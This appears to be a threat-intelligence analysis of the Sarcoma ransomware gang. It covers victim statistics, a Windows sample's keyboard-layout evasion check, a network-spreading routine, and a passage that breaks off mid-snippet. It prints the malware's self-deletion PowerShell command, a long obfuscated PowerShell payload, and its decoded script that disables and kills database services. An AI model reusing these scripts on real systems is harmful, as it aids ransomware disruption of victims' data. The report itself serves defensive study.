

# Sarcoma Ransomware Unveiled: Anatomy of a Double Extortion Gang

## Introduction

Sarcoma Ransomware has been one of the most active ransomware gangs in recent months. First detected in October 2024, it quickly evolved from an emerging threat into a major concern for the cybersecurity community. In a short time, it has attracted significant attention due to its aggressive operations and the increasing number of successful compromises across multiple sectors and regions.

Sarcoma uses advanced tactics like zero-day exploits and RMM tools for network discovery and credential theft. In October 2024, they exfiltrated 40 GB of sensitive data from Smart Media Group Bulgaria, showing their strong ability to breach networks.

Sarcoma targets high-value companies across industries, including Unimicron and TMA Group, causing major disruptions.



Figure 1: Sarcoma Data Leak Site

For these reasons, the Security Research team of the Observatory of Cybersecurity of Unipegaso decided to conduct a comprehensive and in-depth analysis of Sarcoma's capabilities, tactics, and evolving threat landscape to better understand its methods and help organizations strengthen their defenses against this increasingly dangerous ransomware group.

## About Sarcoma Ransomware

At the time of writing, Sarcoma Ransomware has targeted 100 victims. The USA, Italy, and Canada are the three most impacted countries, as shown in the graph below.




Figure 2: Victim per country of Sarcoma Ransomware (Credits: <https://doubleextortion.com/>)

The United States remains the most targeted country by Sarcoma Ransomware, with 19 confirmed victims. This trend aligns with patterns observed in many major ransomware campaigns in recent years. The U.S. remains a prime target not only because of its large number of organizations with critical digital infrastructure but also due to the perceived higher likelihood of ransom payments. Additionally, reporting standards and cybersecurity transparency in the U.S. may result in more frequent documentation of such attacks compared to other regions.

Beyond the United States, several Western countries show significant infection counts. Italy and Canada each have 8 victims, while Australia has 9. Along with the United Kingdom and Brazil, these countries [comprise](#) the top tier of the most targeted nations. Notably, the United Kingdom and Spain are also among Sarcoma's primary targets, reflecting a broader trend of attacks on Western nations.

These incidents underscore Sarcoma's focus on high-value targets and its ability to cause significant operational disruptions. In response to these threats, cybersecurity experts emphasize the importance of implementing robust security measures, such as timely patch management, network segmentation, and employee training, to mitigate the risks posed by such advanced persistent threats.




Figure 3: Revenue ranges stats (Credits: <https://doubleextortion.com/> )

The analysis of revenue ranges among Sarcoma ransomware victims shows that the \$1M–\$10M bracket has the highest frequency. This may indicate a sweet spot for threat actors targeting organizations with enough financial capacity to pay ransoms but potentially less sophisticated security defenses than larger enterprises. The \$10M–\$50M range, the second most affected, reinforces this trend, suggesting a sustained focus on the mid-market, where the balance between valuable data and exploitable vulnerabilities is seen as optimal.

Although significantly lower than the previous two, the \$100M–\$250M range still represents a notable portion of victims. This implies that even organizations with more substantial security investments are not immune and may fall prey to more sophisticated or targeted attacks.

## Technical Analysis

We managed to hunt a sample of Sarcoma ransomware for both the Windows and Linux versions.

### Windows Version

The Windows version with the hash:

- 6669cfeba5619b6f4d80b1281adfe69c87d845ebaaf9e83c25efa01a8267e751

The sample is written in C++ and statically imports the CryptoPP library, which is used to encrypt files on the infected machine.

Analysis of the samples reveals a notable evasion technique: the malware checks for the presence of the Uzbek keyboard layout (LANGID 0x0443) on the infected system. This behavior suggests an intent to avoid infecting systems in specific regions, indicating a possible origin of the threat actor in that country.

Sarcoma ransomware deliberately avoids infecting systems in certain geographic regions, notably Uzbekistan. This selective targeting implies that the attackers have implemented safeguards to prevent execution on devices associated with that country, likely as a strategy to evade local law enforcement or scrutiny. Such behavior is common among organized cybercriminal groups that operate internationally but seek to minimize risk in their region of origin or in countries with which they have affiliations.

The exclusion of Uzbekistan as a target provides valuable insight into the possible origin or geopolitical considerations of the attackers, highlighting the calculated and region-aware nature of the Sarcoma ransomware campaign.

The pseudocode used to avoid infection on systems with the Uzbek LCID is as follows:

```
if ( (unsigned __int8)mw_Keyboardlist_evasion() )
{
    mw_remove_ransomwarepayload();
    return 0;
}
```

Code Snippet 1

The details of the infection of the “mw\_Keyboardlist\_evasion” are the following:




Figure 3: Keyword check evasion technique

In other words, the malware checks the keyboard layouts installed on the machine using the **GetKeyboardLayout** API. If it detects a keyboard with the code 0x0443, the malware removes itself using a specific PowerShell command and then exits.

```
"powershell -w h -c Start-Sleep -Seconds 5; Remove-Item -Force -Path \"
```

#### Code snippet 2

The malware uses the same PowerShell script at the end of the encryption process to cover its tracks. Then, Sarcoma Ransomware kills all processes related to DBMS, such as MySQL. It calls the WinExec API to run a heavily obfuscated PowerShell script, as shown in the figure:




Figure 5: WinExec routine to launch the PowerShell

The encoded PowerShell script is as follows:

```
powerShell -NoLogo -noprompt -Window Hidden -noninteractive -command "( ($ShellId[1]+$ShellId[13]+'x') ( NEW-Object System.io.StreamReader ( ( NEW-Object io.Compression.DeflateStream ([io.MemoryStream] [Convert]::FromBase64String('Vvhdy05Efor50G4M5BIKq10Jy8BEUV9iKfG0SkkQGDhmb+p/17Wq9z53Xmb27XN070rV+q8zP7H3/7j0/vNhxzcXyTELX16kbBq3SKH15CniEYr4KBNcrlrcCnOf0900I1p4pnEvFMcKleKXWIAki4Jvi49p0YrZd05YBz5m8RLzLTH1HLbeJLD5LWinkylzU5CbCnuVLE2a161ZXqdcQLQ56Rw2luJV2pN1Wf6iUjh1pdqreqS9VLKaiQ6T0VGeK8WuMhLe6yWqzxnilaJHjeXS0J0ikEsrymssurSn0ivL9VkjIn9ZovCXGkOFJtEnRLkCWiC1Vq3md1tTgJx0x18AiznCvVzSLR557qUsUJJUivFadMcar0FC+0BZUfbFvNrECpndRLCLE7EXyEom3hLLr4Y7Cct4b5pFnPdp53hLkTjpSXJqbhNik5CXhRK34kqRL8R0Y59TYkt4pYireGmUtc6n0FDtGHXxSdGdGfg1ialpHU93XA74Iip9Fox089u75ltCXKmkupoEec9qYypdtWBZmRn+/P+LaEFNV6sWs+VFR24td1oZo8S31AbD0xCLysizXsStEpERCOWeNj0WkYgBVPKTHdWu9n1t5mjZ7PHPB0Jr15XBBDwC10gmF0CiI6r9KFNc3hhDPVctrAxldgnBk0dU8Nea11GdiD64FC+i/QBsAYTrIvWTCrSICIuVDgw7pm7NR1t3jvPVbK3tVX90+LjBwRyAYIC5ZenPURRTBw1Gqr6kRuABfhLFHef4qnCcB8U3zucWOTEQj05Nt4BwMYhwm16UdAgduUwvfJCEjkG5oZ7RR3rrdGL00VBqB1YEnUH9hQLNxrEQ3s+O12A5EG6DEd3qlC1ft7QcadALZrIMQmLzRMAYAB8tPdRAQR5Z0yBDMGOU5SHYehDr0UPrFGC4sox3M0N/un1ruZ7SuLZ8nE55M0VqfZaJ/vhw05rHugN/CRZZ+1VYD7ABF3qpm/HeV0XwLJS9WxIKcyU6QOUIANm1IzgND08EnXUcaZVj26SB4LLCrCOUdZ7nr0erhz3MfdSeFhhPWFIP+KQYj6dTo0nGL5K0RkpiNqikRPzRL+KkaIRV6fpfgtUy5UDe0IysX8PWqn27NRQFDfa31K9QXk5wAonAQxJc2XNF4iLHTXajwG+dBiuWLFH4BVpCU0fmi+ztBFZGDstQ6qIEjYjsrGghxki6g7sqv41sMBHI/rdZ6wP45HEm4bNbDgsgCmsLye4/1++ha/qeV
```

```
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') ,
[TO.comPREsSIOn.compreSSIOnm0De]::deComPREsS ) ,[syStEm.Text.enCodING]::asCii)).reAdToEnd()"
```

Code Snippet 3

This PowerShell script is heavily obfuscated with multiple layers, but the final stage is as follows:

```
function s( ${s} ) {
    Get-Service | Where-Object { $_."displ\AynA`Me" -like "$s*" } Set-Service -
StartupType ("Disabled") -ErrorAction ( "SilentlyContinue" ) ;
    Get-Service | Where-Object { $_."DI`sPlaYNa`ME" -like "$s*" } | Stop-Service -Force
-ErrorAction ("SilentlyContinue");
} ;
&( 's')( "SQL" );

&('s')( "sql" );

function p( ${P} ) {
    "wmic process where name like" + "'%$p%'" + "delete" ;
};
& ( 'p' )("sqlservr") ;
&( 'p' )("pg_ctl") ;
.( 'p' )("postgres") ; & ( 'p' )("sqlwriter") ;
& ( 'p' )("SQLAGENT") ;
.( 'p' )("sqlbrowser") ;

foreach( ${P} in @( "sqlservr.exe", "sqlwriter", "postgres.exe", "pg_ctl.exe", "sqlagent.exe",
"sqlbrowser.exe" ) ) {
    Stop-Process -Name ${P} -Force -ErrorAction ( "SilentlyContinue" ) ;
} ;
```

Code Snippet 4

The analyzed PowerShell script is designed to disable and terminate services and processes associated with database systems, primarily targeting Microsoft SQL Server and PostgreSQL.

The script defines two functions. The first function disables and stops Windows services whose display names contain specified substrings (e.g., "SQL"). It achieves this by querying all services with **Get-Service** and filtering them based on the DisplayName property, which is deliberately obfuscated using PowerShell escape sequences to evade simple static analysis.

The second function constructs **wmic** commands to delete running processes that match specified name patterns.

## Network Propagation

After that, the ransomware implements a sophisticated spreading routine within the network to infect as many machines as possible.

00000000005FD6F8	B9 0202 0000	mov ecx, 202	
00000000005FD6FD	FF 15 15 C7 14 00	call dword ptr ds:[<WSAStartup>]	
000000000005FD703	85 C0	test eax, eax	
000000000005FD705	0F 85 D3 F5 FF FF	jne 6669cfba5619b6f4d80b1281adfe69c87d845ebaa9e83c25efa01a8267e751.5FCCDE	
000000000005FD708	E8 00 90 E0 FF	call 6669cfba5619b6f4d80b1281adfe69c87d845ebaa9e83c25efa01a8267e751.4067E0	mw_spread
000000000005FD710	FF 15 FAC6 14 00	call dword ptr ds:[<WSACleanup>]	

Figure 6: WSAStartup to spread the ransomware inside the network






Figure 6: Static view of the network discovery



00000000004067F8	4C:80 6C 24 38	lea r13,qword ptr ss:[rsp+38]	
00000000004067FD	C7 44 24 38 00 00 00 00	mov dword ptr ss:[rsp+38],0	
0000000000406805	4C:89EA	mov rdx,r13	
0000000000406808	E8 13D8 07 00	call <JMP.&GetIpNetTable>	
000000000040680D	88 5C 24 38	mov ebx,dword ptr ss:[rsp+38]	
0000000000406811	48:85DB	test rbx,rbx	
0000000000406814	✓ 0F 84 63 01 00 00	jbe 6669cfabas619b6f4d80b1281adfe69c87d845ebaaf9e83c25efa01a8267e751.40697D	
000000000040681A	48:89D9	mov rcx,rbx	
000000000040681D	E8 BE2F 1F 00	call 6669cfabas619b6f4d80b1281adfe69c87d845ebaaf9e83c25efa01a8267e751.5F97E0	
0000000000406822	48:89D8	mov r8,rbx	
0000000000406825	31D2	xor edx,edx	
0000000000406827	49:89C4	mov r12,rax	
000000000040682A	48:89C1	mov rcx,rax	
000000000040682D	E8 A682 08 00	call <JMP.&memset>	
0000000000406832	45:31C0	xor r8d,r8d	
0000000000406835	4C:89EA	mov rdx,r13	
0000000000406838	4C:89E1	mov rcx,r12	
0000000000406840	E8 E0DA 07 00	call <JMP.&GetIpNetTable>	
0000000000406842	89C3	mov ebx,eax	
0000000000406844	85C0	test eax,eax	
000000000040684A	✓ 0F 85 16 01 00 00	jne 6669cfabas619b6f4d80b1281adfe69c87d845ebaaf9e83c25efa01a8267e751.406960	
000000000040684E	41:88 04 24	mov eax,dword ptr ds:[r12]	
0000000000406850	85C0	test eax,eax	
0000000000406856	✓ 0F 84 0A 01 00 00	jbe 6669cfabas619b6f4d80b1281adfe69c87d845ebaaf9e83c25efa01a8267e751.406960	
000000000040685D	48:882D C8 35 34 00	mov r13,qword ptr ds:[<inet_ntop>]	
0000000000406862	48:80 74 24 40	lea r1,qword ptr ss:[rsp+40]	
0000000000406867	4C:80 74 24 3C	lea r14,qword ptr ss:[rsp+3C]	
000000000040686E	4C:88 30 22 31 34 00	mov r15,qword ptr ds:[<Sleep>]	
0000000000406873	48:80 6C 24 70	lea rbp,qword ptr ss:[rsp+70]	
0000000000406878	48:80 7C 24 60	lea rdi,qword ptr ss:[rsp+60]	
000000000040687A	✓ EB 1B	jmp 6669cfabas619b6f4d80b1281adfe69c87d845ebaaf9e83c25efa01a8267e751.406895	

[rsp+40]:WSCWriteNameSpaceOrder 32+90EB

Figure 7: Dynamic view of the network discovery

The routine begins by invoking **GetIpNetTable**, a native Windows API that retrieves the local ARP (Address Resolution Protocol) table. This table provides a snapshot of devices that have recently communicated on the local network segment, including their IP and MAC address pairings. Importantly, this approach allows the malware to passively discover nearby devices without sending any active scan traffic at this stage, helping it remain under the radar of most intrusion detection systems.

Each retrieved IP address undergoes a reachability check via the renamed **mw\_send\_ping** routine. This function implements a low-level ICMP Echo Request ("ping") mechanism using raw sockets to test reachability to a specified IP address. This method allows the malware to verify that a host is online and accepting network traffic before attempting any more invasive actions.

If the ping is successful, the malware records the responsive IP address using **mw\_add\_to\_vector**, potentially maintaining a list of confirmed targets. It then immediately calls **mw\_copy\_ransomware**, indicating an intent to replicate its payload to the remote system.

An extract of the **mw\_copy\_ransomware** routine is shown in the following figure:

```

SUB_401010( (__int64) 7001000, 40010_743220, (__int64) 40010_743220 + 40010_743220 ),
if ( CopyFileA(lpExistingFileName, lpNewFileName, 0)
